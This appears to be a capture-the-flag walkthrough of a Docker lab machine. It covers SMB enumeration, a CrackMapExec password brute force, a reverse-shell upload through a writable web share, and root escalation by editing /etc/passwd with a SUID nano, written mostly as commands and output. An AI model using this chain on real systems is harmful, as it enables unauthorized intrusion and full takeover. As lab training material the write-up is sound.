Domain

Contents

Reconnaissance

The target machine is deployed inside the lab network (here using Docker). To identify it, `arp-scan` was used to find devices on the `docker0` interface:

```
sudo arp-scan -I docker0 --localnet
Interface: docker0, type: EN10MB, MAC: 02:42:77:20:48:b6, IPv4: 172.17.0.1
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 65536 hosts (https://github.com/royhills/arp-scan)
172.17.0.2  02:42:ac:11:00:02   (Unknown: locally administered)
```

Scanning


An **Nmap** scan was performed to identify open ports and services:

```
nmap -p- --open -sC -sV --min-rate 5000 -n -Pn 172.17.0.2
```

```
# Nmap 7.95 scan initiated Wed Oct 15 16:09:14 2025 as: /usr/lib/nmap/nmap --privileged
-p- --open -sC -sV --min-rate 5000 -n -Pn -o nmap.txt 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up (0.0000080s latency).
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
80/tcp  open  http        Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: \xC2\xBFQu\xC3\xA9 es Samba?
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4
MAC Address: 02:42:AC:11:00:02 (Unknown)

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-10-15T20:09:29
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Wed Oct 15 16:09:32 2025 -- 1 IP address (1 host up) scanned in 17.76
seconds
```

Enumeration

After several ports were detected — a web application on **80** and **139** / **445** indicating a possible `SAMBA` service — the web site was checked first.



Directory enumeration was performed with **Gobuster**, but results were sparse, so attention shifted to the SAMBA services on the previously mentioned ports.

```
> gobuster dir -u "172.17.0.2" -w /usr/share/seclists/Discovery/Web-Content/directory-
list-2.3-medium.txt -x php,txt,html,php.bak -t 20 -o gobuster.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-
2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,txt,html,php.bak
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 1832]
/server-status        (Status: 403) [Size: 275]
Progress: 1102785 / 1102785 (100.00%)
===============================================================
Finished
===============================================================
```

Running `smbclient` allowed obtaining the list of shares on the target host.

```
> smbclient -L \\\\172.17.0.2 -N

    Sharename       Type      Comment
    ---------       ----      -------
    print$          Disk      Printer Drivers
    html            Disk      HTML Share
    IPC$            IPC       IPC Service (aee0f4d201ac server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 172.17.0.2 (for a protocol between LANMAN1 and NT1)
failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

Given that the **nmap** scan reported a possible vulnerability stating that the service had message signing enabled but not required: `Message signing enabled but not required`, access was attempted with empty username and password but these efforts were unsuccessful.

```
❯ smbclient \\\\172.17.0.2\\html -U "%" -N
tree connect failed: NT_STATUS_ACCESS_DENIED
❯ smbclient \\\\172.17.0.2\\html -U "" -N
tree connect failed: NT_STATUS_ACCESS_DENIED
❯ smbclient \\\\172.17.0.2\\html -U ""
Password for [WORKGROUP\]:
tree connect failed: NT_STATUS_ACCESS_DENIED
```

Based on this, another scan was run with **nxc** and **Nmap** using scripts to enumerate port **445** directly to see what results appeared.

Nxc:

```
> nxc smb 172.17.0.2/24 --gen-relay-list relay_list.txt
SMB         172.17.0.2      445    AEE0F4D201AC     [*] Unix - Samba
(name:AEE0F4D201AC) (domain:AEE0F4D201AC) (signing:False) (SMBv1:False)
Running nxc against 256 targets ----------------- 100% 0:00:00
```

Nmap:

```
> nmap --script smb-security-mode.nse,smb2-security-mode.nse -p445 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-15 17:05 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000046s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 02:42:AC:11:00:02 (Unknown)

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
```

With this information, **rpcclient** was used to perform a more focused enumeration by executing Microsoft RPC functions, which returned a couple of users.

```
> rpcclient -U '' -N 172.17.0.2
rpcclient $> querydispinfo and enumdoumusers
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: james    Name: james Desc:
index: 0x2 RID: 0x3e9 acb: 0x00000010 Account: bob  Name: bob   Desc:
rpcclient $>
```

The next step was to attempt brute force attacks to find passwords for some of these users. Initially Hydra was considered, but since it doesn't support SMBv1, **CrackMapExec** was deemed more appropriate given the possible Windows-like environment.

```
> crackmapexec smb 172.17.0.2 -u bob -p /usr/share/wordlists/rockyou.txt | grep -v -E
'LOGON_FAILURE'

SMB                     172.17.0.2      445    AEE0F4D201AC     [*] Windows 6.1 Build
0 (name:AEE0F4D201AC) (domain:AEE0F4D201AC) (signing:False) (SMBv1:False)
SMB                     172.17.0.2      445    AEE0F4D201AC     [+]
AEE0F4D201AC\bob:star
```

Exploitation


The previous brute force revealed a password for user `bob`, which was then used to connect with **smbclient** to the shared resource.

```
> smbclient \\\\172.17.0.2\\html -U "bob"%"star"
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Apr 11 04:35:48 2024
  ..                                  D        0  Thu Apr 11 04:18:47 2024
  index.html                          N     1832  Thu Apr 11 04:21:43 2024

        38818336 blocks of size 1024. 1555844 blocks available
```

Using the `get index.html` command the file was retrieved and determined to be the same as the site hosted on port **80**, so an **Unrestricted File Upload** was performed: a reverse shell was uploaded using `put`, already encoded to connect back via **netcat**.

```
❯ smbclient \\\\172.17.0.2\\html -U "bob"%"star"
Try "help" to get a list of possible commands.
smb: \> put reverse_shell_pentestmonkey.php shell.php
putting file reverse_shell_pentestmonkey.php as \shell.php (357.5 kb/s) (average 357.6 kb/
s)
smb: \> ls
  .                                   D        0  Wed Oct 15 20:07:07 2025
  ..                                  D        0  Thu Apr 11 04:18:47 2024
  index.html                          N     1832  Thu Apr 11 04:21:43 2024
  shell.php                           A     5492  Wed Oct 15 20:07:07 2025

                38818336 blocks of size 1024. 1554308 blocks available
smb: \>
```

The uploaded shell URL was accessed from the browser and the result was positive — a reverse connection was achieved.



Privilege Escalation

After receiving the reverse shell on the Kali machine, the `whoami` command showed the user `www-data`. The `/etc/passwd` file was inspected to find users capable of executing `/bin/bash` in order to attempt privilege escalation. The TTY was also upgraded to work interactively with the shell.

In the listing, user `bob` was found (for whom the password was already obtained), so `su bob` was used to switch to that user.

```
> nc -nlvp 443
listening on [any] 443 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 52316
Linux aee0f4d201ac 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-
12) x86_64 x86_64 x86_64 GNU/Linux
 18:54:24 up 10:27,  0 users,  load average: 0.91, 0.62, 0.45
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@aee0f4d201ac:/$ export TERM=xterm
export TERM=xterm
www-data@aee0f4d201ac:/$ ^Z
[1]  + 505274 suspended  nc -nlvp 443
\u276f stty raw -echo; fg
[1]  + 505274 continued  nc -nlvp 443

www-data@aee0f4d201ac:/$ whoami
www-data
www-data@aee0f4d201ac:/$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
bob:x:1000:1000:bob,,,:/home/bob:/bin/bash
james:x:1001:1001:james,,,:/home/james:/bin/bash
www-data@aee0f4d201ac:/$ stty rows 62 columns 248
www-data@aee0f4d201ac:/$ su bob
Password:
bob@aee0f4d201ac:/$
```

As `bob`, a search was performed for SUID binaries or other binaries that could be leveraged to obtain `root`. The `nano` binary was found, so it was used to directly modify `/etc/passwd` and remove the `x` from the root account to disable password authentication. With the TTY already handled, editing with `nano` proceeded without issues.

```
bob@aee0f4d201ac:/$ find / -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/mount
/usr/bin/passwd
/usr/bin/su
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/nano
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
bob@aee0f4d201ac:/$ nano /etc/passwd
bob@aee0f4d201ac:/$ nano /etc/passwd
bob@aee0f4d201ac:/$ su root
root@aee0f4d201ac:/#
```

After modifying the file, `su root` was used and no password prompt appeared — access to the `root` user was obtained automatically, thus achieving full control of the machine.

*Written by **kur0bai***